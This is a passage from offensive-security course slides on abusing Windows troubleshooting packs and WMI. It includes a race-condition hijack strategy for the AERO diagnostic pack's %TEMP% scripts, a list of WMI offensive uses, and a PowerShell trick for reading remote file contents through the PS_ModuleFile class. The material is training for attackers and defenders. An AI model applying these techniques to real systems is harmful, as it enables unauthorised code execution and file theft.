  <FileName>MF_AERODiagnostic.ps1</FileName>
  <ExtensionPoint/>
</Script>
```

Windows Troubleshooting Packs

```
Command line:   "C:\WINDOWS\system32\msdt.exe" /path
"C:\Windows\diagnostics\system\AERO\DiagPackage.diagpkg"
Current directory:   C:\Windows\diagnostics\system\AERO\


Command line:   C:\WINDOWS\System32\sdiagnhost.exe -Embedding
Current directory:   C:\WINDOWS\system32\
```

- Doesn’t appear to be logged in the “Windows PowerShell” log
- Invocation is captured with scriptblock logging though.

Windows Troubleshooting Packs

Hijack/weaponization strategy:

1. PowerShell files are written to %TEMP%. An attacker controls read/write.
2. Ideally avoid using PowerShell to weaponize. Using PowerShell kind of defeats the point of using an alternate PowerShell host.
3. An attacker would need to hijack the existing code and “win the race” to get code execution.
4. Note the SDIAG_<UNIQUE_GUID> directory created.

Lab: Windows Troubleshooting Packs

Hijack the built-in AERO Troubleshooting Pack

- You'll need an alerting mechanism to tell you when the unique SDIAG_ folder is created.
  - Tactics: brute force approach versus async alerting
  - Any ideas?
  - There is a WMI approach we'll cover in the WMI section.
- Do it without PowerShell - .bat, VBScript, etc.
  - Get creative. It doesn't have to be sophisticated.
  - Start by writing code to detect the target .ps1 being created.
  - Then develop your hijack code.
  - One solution: **Labs\Day 1\SignedPowerShellHosts\TroubleshootingPackHijack\hijackAERO.bat**

Day 2

WMI and Active Directory

Windows Management Instrumentation (WMI)

WMI - Introduction

- Designed to permit local/remote system administration using an open standard - DMTF CIM/WBEM
  - WMI is the MSFT implementation of these standards
- Available since Win 98/NT4
- Enabled on all systems
- Uses DCOM and now optionally, WSMan
  - WSMan - i.e. rides over the same port as PowerShell Remoting/WinRM
- Used to:
  - Get/set information
  - Execute methods
  - Subscribe to events
- PowerShell is by far the best tool for interacting with WMI!

WMI - Introduction

- Implemented as a database and backed by providers which supply the database with its class library implementations.
- Thousands of built-in classes comprised on information varying in value to an attacker/defender.
- Many classes are documented. Many are not. WMI is “discoverable” though.
- Classes are organized logically by namespace.
  - Default namespace for scripting is root\cimv2
- Access is controlled via namespace, DCOM, and WSMan ACLs.
  - Also all controllable w/ WMI

WMI - Benefits

Offense:

- Excellent for recon
- Remote code execution
- Persistence
- WMI-based detections are still catching up
- Covert storage and C2

Defense:

- Useful for truly “agentless” threat hunting
- Detections can be written as WMI events

WMI - WMI Query Language (WQL)

- SQL-like syntax for querying the WMI repository
- WQL query classes:
  - Instance queries
  - Association queries (similar to a JOIN operation)
  - “Meta queries” for class discovery
  - Event queries

WMI - Instance Queries

Format:

```
SELECT [Class property name[s]|*] FROM [CLASS
NAME] <WHERE [CONSTRAINT]>
```

Examples:

- `SELECT * FROM Win32_Service WHERE Name = "PSEXESVC"`
- `SELECT Name FROM CIM_DataFile WHERE Drive = "C:" AND Path="\\Windows\\Temp\\" AND (Extension ="exe" OR Extension ="dll") AND LastModified>"20171030215706.479387+000"`
- `SELECT * FROM __EventConsumer`

WMI - Instance Query Examples

```
Get-WmiObject -Class Win32_Service
Get-WmiObject -Class Win32_Service -Filter 'Name = "WinDefend"'
Get-WmiObject -Class Win32_Service -Filter 'Name = "WinDefend"' -Property State,
PathName
Get-WmiObject -Namespace 'root/cimv2' -Query 'SELECT State, PathName FROM
Win32_Service WHERE Name = "WinDefend"'

Get-CimInstance -ClassName Win32_Service
Get-CimInstance -ClassName Win32_Service -Filter 'Name = "WinDefend"'
Get-CimInstance -ClassName Win32_Service -Filter 'Name = "WinDefend"' -Property State,
PathName
Get-CimInstance -Namespace 'root/cimv2' -Query 'SELECT State, PathName FROM
Win32_Service WHERE Name = "WinDefend"'
```

WMI - “Meta” Queries

Most WMI classes are not well documented but we can use WMI to query WMI:

- Get-WmiObject -Namespace root/cimv2 -Class Meta_Class
- Get-WmiObject -Namespace root/default -List
- Get-WmiObject -Namespace root -Class __NAMESPACE
- Get-CimClass -Namespace root/subscription
- Get-CimInstance -Namespace root -ClassName __NAMESPACE

WMI - Live Demo

Craft a WMI query that lists all processes that have System.Management.Automation.dll loaded.


Strategy:

1. Does a WMI class even exist to capture this?
   - Hint: “process” might be in the name.
2. If so, does it return relevant data?
3. If not entirely relevant, can it be correlated with other WMI data?
4. Are there any other interesting implications with the data other than for the problem at hand?


Solution: Labs\Day 2\WMI\PowerShellHostTracker.ps1

WMI - Research Use Case

The curious case of
ROOT/Microsoft/Windows/Powershellv3:PS_ModuleFIle




WMI - Research Use Case




WMI - Research Use Case

Viewing the MOF schema to determine the provider implementation - DiscoveryProvider



WMI - Research Use Case




WMI - Research Use Case

```
; Attributes: bp-based frame

; void __stdcall PS_ModuleFile_EnumerateInstances(PVOID self, PVOID context, LPCWSTR nameSpace, LPCWSTR className, PVOID propertySet, BOOL keysOnly, PVOID filter)
_PS_ModuleFile_EnumerateInstances@28 proc near

self= dword ptr  8
context= dword ptr  0Ch
nameSpace= dword ptr  10h
className= dword ptr  14h
propertySet= dword ptr  18h
keysOnly= dword ptr  1Ch
filter= dword ptr  20h

mov     edi, edi
push    ebp
mov     ebp, esp
mov     ecx, [ebp+context] ; context
push    MI_RESULT_NOT_SUPPORTED
pop     edx             ; result
call    MI_Context_PostResult
pop     ebp
retn    1Ch
_PS_ModuleFile_EnumerateInstances@28 endp
```

WMI - Research Use Case

```
; Attributes: bp-based frame

; void __stdcall PS_ModuleFile_GetInstance(PVOID self, PVOID context, LPCWSTR nameSpace, LPCWSTR className, PVOID instanceName, PVOID propertySet)
_PS_ModuleFile_GetInstance@24 proc near

var_34= dword ptr -34h
var_30= dword ptr -30h
var_2C= byte ptr -2Ch
var_28= dword ptr -28h
var_20= byte ptr -20h
var_1C= dword ptr -1Ch
var_18= dword ptr -18h
var_14= dword ptr -14h
var_4= dword ptr -4
self= dword ptr  8
context= dword ptr  0Ch
nameSpace= dword ptr  10h
className= dword ptr  14h
instanceName= dword ptr  18h
propertySet= dword ptr  1Ch

push    28h
mov     eax, offset sub_10007506
call    __EH_prolog3_GS
mov     ecx, [ebp+instanceName]
cmp     byte ptr [ecx+24h], 0
jz      loc_10003B6E
```

WMI - Research Use Case



WMI - Research Use Case

Remote file content retrieval FTW!!!

```
$FilePath = 'C:\Windows\System32\notepad.exe'
# PS_ModuleFile only implements GetInstance (versus EnumerateInstance) so this trick below will force a "Get" operation versus the default "Enumerate" operation.
$PSModuleFileClass = Get-CimClass -Namespace ROOT/Microsoft/Windows/Powershellv3 -ClassName PS_ModuleFile
$InMemoryModuleFileInstance = New-CimInstance -CimClass $PSModuleFileClass -Property @{ InstanceID= $FilePath } -ClientOnly
$FileContents = Get-CimInstance -InputObject $InMemoryModuleFileInstance
```

WMI - Association Queries

- Like a SQL JOIN operation
- Returns instances of WMI objects that are related to another WMI class instance
- Relationships are described with association classes
  - Classes have an “Association” qualifier
    - `Get-CimClass | ? { $_.CimClassQualifiers['Association'] -and !$_.CimClassQualifiers['Abstract'] }`
